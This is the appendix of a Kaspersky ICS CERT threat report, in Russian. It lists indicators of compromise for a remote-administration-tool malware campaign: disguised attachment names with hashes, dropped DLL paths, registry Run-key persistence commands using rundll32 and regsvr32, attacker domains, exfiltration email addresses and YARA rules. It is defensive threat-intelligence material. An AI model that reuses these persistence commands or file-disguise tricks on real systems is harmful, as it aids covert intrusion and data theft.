OPLATA REESTR skrin dogovor.doc.com	DDCD67B7B83E73426B4D35881789E7DC
doc.pdf.oplat 27.12.2017.rar	
1c пп.pdf	
(№ 444.pdf.com	2374C93EFBE32199B177EB12F96B6166
новый текстовый.txt.com	C531C45B08B692D84CF0699EF92F0134
oplata022018rm.rar	
oplata 1c_2 scan.pdf.com	e5562389a49680c25e67b750b2c368eb
reestr oplat 1c от 01.12.2017.rar	
1C tshetim.rar	3a636038a3d893e441f25696bcbf2c73
1C kopiya №5.pdf.scr	f9b14393b995a655e72731c8b6ce78fd
WinRAR pp.rar	6e10bc85be5d330e9aed5b5c87ccee38
kopiya WinRAR.docx.scr	f8ec2d059d937723becd92eae050a097
act sverki 09.10.2017 crbarin.pdf.com	21ae834bdd5b89bacacca4d51cf82148
ooooplata №489 012018 pdf.com	21089b34d8f9cb7910f521e30aa55908

Иное вредоносное ПО, используемое злоумышленниками или обнаруженное на серверах управления вредоносным ПО

Семейство вредоносной программы	MD5
AzoRult	3463d4a1dea003b9904674f21904f04b
BabylonRAT	075ff2fb2e33a319e56a8955fade154e

BabylonRAT	aa6797ec4d23a39f91ddd222a31ddd1e
Betabot	ba9747658aa8263b446bc29b99c0071f
AzoRult	61aecb3e037e01bc0ad1062e6ff557e6
AzoRult	4fd16e0e8bf3ae4ff155e461b2eccb79
Betabot	db0954a2f9c95737d1e54a1f9cf01404
Delphi Keylogger	ccb184bbb7d257f02e2f69790d33f3b6
BabylonRAT	5f19025a2ac2afeb331d4a0971507131
Betabot	579a5233fe9580e83fb20c2addb1a303
Hallaj PRO Rat	567157989551a5c6926c375eb0652804
AzoRult	5a610962baf6081eb809a9e460599871

Модули вредоносной программы, устанавливаемые в систему

Путь к файлу в зараженной системе	MD5
%APPDATA%\Roaming\NTLocalAppData\winspool.drv	3EE5C1AB93EFE2C4023275B64652D015
	160E19D53A441715B6BF08C4D48B0DAC
	964E8B7A72B5A8013355899A6AC086C7
	5A6EFA2921D3174BB9808FA3A3400D13
	E70F6D97CFA140D34F1D47860F2F7E13
%APPDATA%\Roaming\LocalDataNT\winspool.drv	3ee5c1ab93efe2c4023275b64652d015
	5A6EFA2921D3174BB9808FA3A3400D13
	5b85ad4de2c70479b2b98378410b4b3c
%ALLUSERSPROFILE%\rfusclient.exe	4f980bf18db0bcf44b088ca64b015513
%ALLUSERSPROFILE%\rutserv.exe	442d8a7375e2c60b9975c7fb2fb7370e
%APPDATA%\Roaming\LocalDataNT\msimg32.dll	70c16fce0a489c77345ccfe5aee22e8a
%APPDATA%\Roaming\NTLocalAppData\msimg32.dll	8c4e9016b9b4db809dd312f971a275b1
	16b4ebfdf74db8f730f2fb4d03e86d27
%APPDATA%\Roaming\NTLocalData\rmmzx.exe	7e680f2c66fcb42facd8630cce2abe2c

Легитимные объекты, используемые вредоносным ПО

Путь к файлу в зараженной системе	MD5
%APPDATA%\Roaming\LocalDataNT\seldon1.7-netinstall.exe	f3cb88f1b5e6717b1c45c67f66009afd
%APPDATA%\Roaming\LocalDataNT\vp8encoder.dll	3e6c2703e1c8b6b2b3512aff48099462
%APPDATA%\Roaming\NTLocalAppData\vp8encoder.dll	
%APPDATA%\Roaming\NTLocalAppData\IMG.JPG	42752438b8903a00d17b93ec354643b8
%APPDATA%\Roaming\NTLocalData\IMG.JPG	
%APPDATA%\Roaming\NTLocalAppData\pp.pdf	6c92bfdb0463fd86e0b710444b827b7c

Конфигурационные файлы вредоносного ПО

Путь к файлу в зараженной системе	MD5
%APPDATA%\Roaming\LocalDataNT\InternetId.rcfg	8c5b459d59cde2f045a84947715cd767
	46d0d84f2623a116f39cc9487ac42325
	ffc1424e9bf7481a5b70a58e246fed45
	e2465454004a30e4384ffc6addacebca
%APPDATA%\Roaming\NTLocalAppData\InternetId.rcfg	52f03af53b73c606fb448f897fd61abe
	d94c39cbf88e3b470e39c28cd0c64865
	ee56723bf5fc7ad520c601af692e9537
	a027cb63ce9e3842e2fda29951ac0626
	4ff18a14437332737a7adfaf3fdc8894
	fa7bf66cf0d1ffd8773848cc0e9d97da
%APPDATA%\Roaming\LocalDataNT\notification.rcfg	1397ba437d24a03931720287007a2ce5
	482ad30376b02fc43bd84521dd823f20
%APPDATA%\Roaming\NTLocalAppData\notification.rcfg	9d98fc53cc578cdedd0125b567ba97bf
	7b2b766029ac0ddc25a3f7f6635d5dfa
	0cbd2ed26d8e9e984f2f2211db04673c
	f750453b6eb5cc1a2e83be95980ba9bf
%APPDATA%\Roaming\LocalDataNT\Options.rcfg	7f2f5143ac6fe02518853946b9c6d417
	1ba3c285bb65d9e24e49aab0c42cdba8
	4b346396d67bf113f4b497aa817f66d0
	3111797aa87101fd67573c7669ca4e92

%APPDATA%\Roaming\NTLocalAppData\Options.rcfg	ec2c5f7cff8cfb8d3731e06bdb99d687
	6c71e65f0cc9870472d47cd9b71d8902
	f866f79657b696e901e9f046de62e31e
	3a878d7072511bda3de6adba00c7aeaa
	06813c2f312769e3662afc5c682db1a0
	3bd21d949771d628081b48160cddd213
%APPDATA%\Roaming\LocalDataNT\Password.rcfg	60154c16e8d06c1519188d396c713837
%APPDATA%\Roaming\NTLocalAppData\Password.rcfg	60154c16e8d06c1519188d396c713837
	bd01624c021a36ff960bf92cace9e5bc
	c6b7d274f25667c4c4035b4a08493d0e
%APPDATA%\Roaming\LocalDataNT\tvr.cfg	bdf3f1c6c90ccc8c10a22b48bfbe3fa5
%APPDATA%\Roaming\NTLocalAppData\tvr.cfg	4c93b851992e03c51292d0b956450de1
	3dad56414442ca61ef6810fdf48d5528
%APPDATA%\Roaming\NTLocalData\tvr.cfg	3dad56414442ca61ef6810fdf48d5528

Ключи реестра вредоносной программы

Путь к ключу реестра	Значение ключа реестра
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\WinPrint	"%APPDATA%\Roaming\LocalDataNT\WinPrint.exe" r "WinPrintSvc.exe"
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\NTAdminSystem	"%SystemDir%\rundll32.exe" "%AppData%\Roaming\NTLocalAppData\winspool.drv",RAI r "NTAdmin.exe"
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\NTAdminSystem	%AppData%\Roaming\NTLocalAppData\NTAdmin.exe
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\sys	%ProgramData%\rutserv.exe "
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\SkypeC0SvcService.exe	C:\Windows\system32\regsvr32.exe /s scrrun.dll "C:\Users\user\AppData\Roaming\NTLocalData\msimg32.dll" htvrh666 "C:\Users\user\AppData\Roaming\NTLocalData\SkypeC0SvcService.exe" r
HKEY_CURRENT_USER\Software\TektonIT\Remote Manipulator System\Server\Parameters\CalendarRecordSetting	Настройки параметров программы

HKEY_CURRENT_USER\Software\TektonIT\Remote Manipulator System\Server\Parameters\InternetId	
HKEY_CURRENT_USER\Software\TektonIT\Remote Manipulator System\Server\Parameters\notification	
HKEY_CURRENT_USER\Software\TektonIT\Remote Manipulator System\Server\Parameters\Options	
HKEY_CURRENT_USER\Software\TektonIT\Remote Manipulator System\Server\Parameters\Password	

Характерные особенности сетевой активности легитимного ПО, используемого вредоносной программой

1. Host: server.remoteutilities.com
2. Host: rmansys.ru
3. Host: rms-server.tektonit.ru
4. User-Agent: Mozilla/4.0 (compatible; RMS)
5. User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate)
6. Подключения к серверам *.teamviewer.com
7. Комбинация следующих полей HTTP заголовка: HTTP/1.0 и Content-Type: image/jpeg

Серверы, используемые злоумышленниками

Перечисленные веб-ресурсы не имеют отношения к реально существующим организациям; некоторые из доменных имен выбраны злоумышленниками для маскировки под легитимные ресурсы известных компаний.

rosatomgov.ru (IP: 81.177.141.15)
micorsoft.info (IP: 208.91.198.93)
buhuchetooo.ru (IP: 185.51.247.125)
barinovbb.had.su (IP: 185.51.247.169)
barinoh9.beget.tech (IP: 87.236.19.244)
papaninili.temp.swtest.ru (IP: 77.222.57.247)
mts2015stm.myjino.ru (IP: 81.177.135.151)
document-buh.com (IP: 191.101.245.101)

Адреса электронной почты, на которые вредоносное ПО производит отправку сообщений

barinovbb2018@yandex.ru
drozd04m@gmail.com
barinovbb@yandex.ru
barinovbb101@yandex.ru

Приложение 2. Yara-правила

```
import "pe"

rule RMS_winspooldrv_dllhijack {
meta:
   description = "winspool.drv malicious file used in RMS RAT"
   hash = "5a6efa2921d3174bb9808fa3a3400d13"
   hash = "bb188e1e92e2be8a1ff009fe22f58f7f"
   version = "1.1"
strings:
          $a1= "Password.rcfg" fullword
          $a2 = "Password.rcfg" wide fullword
          $b1= "winspool.drv" fullword
          $b2= "killrms" wide fullword
condition:
      uint16(0) == 0x5A4D
          and any of ($a*)
          and all of ($b*)
          and filesize < 100000
}
rule TeamViewer_msimg32_dllhijack {
meta:
   description = "msimg32.dll malicious file used in TeamViewer"
   hash = "16b4ebfdf74db8f730f2fb4d03e86d27"
   hash = "8c4e9016b9b4db809dd312f971a275b1"
   version = "1.1"
strings:
          $a1="msimg32.dll" fullword
condition:
      uint16(0) == 0x5A4D
          and any of ($a*)
          and pe.exports("SvcMain")
          and pe.number_of_exports >6
          and filesize > 50000
          and filesize < 200000
}
```

Центр реагирования на инциденты информационной безопасности промышленных инфраструктур «Лаборатории Касперского» (Kaspersky Lab ICS CERT) — глобальный проект «Лаборатории Касперского», нацеленный на координацию действий производителей систем автоматизации, владельцев и операторов промышленных объектов, исследователей информационной безопасности при решении задач защиты промышленных предприятий и объектов критически важных инфраструктур.

Kaspersky Lab ICS CERT **Ics-cert@kaspersky.com**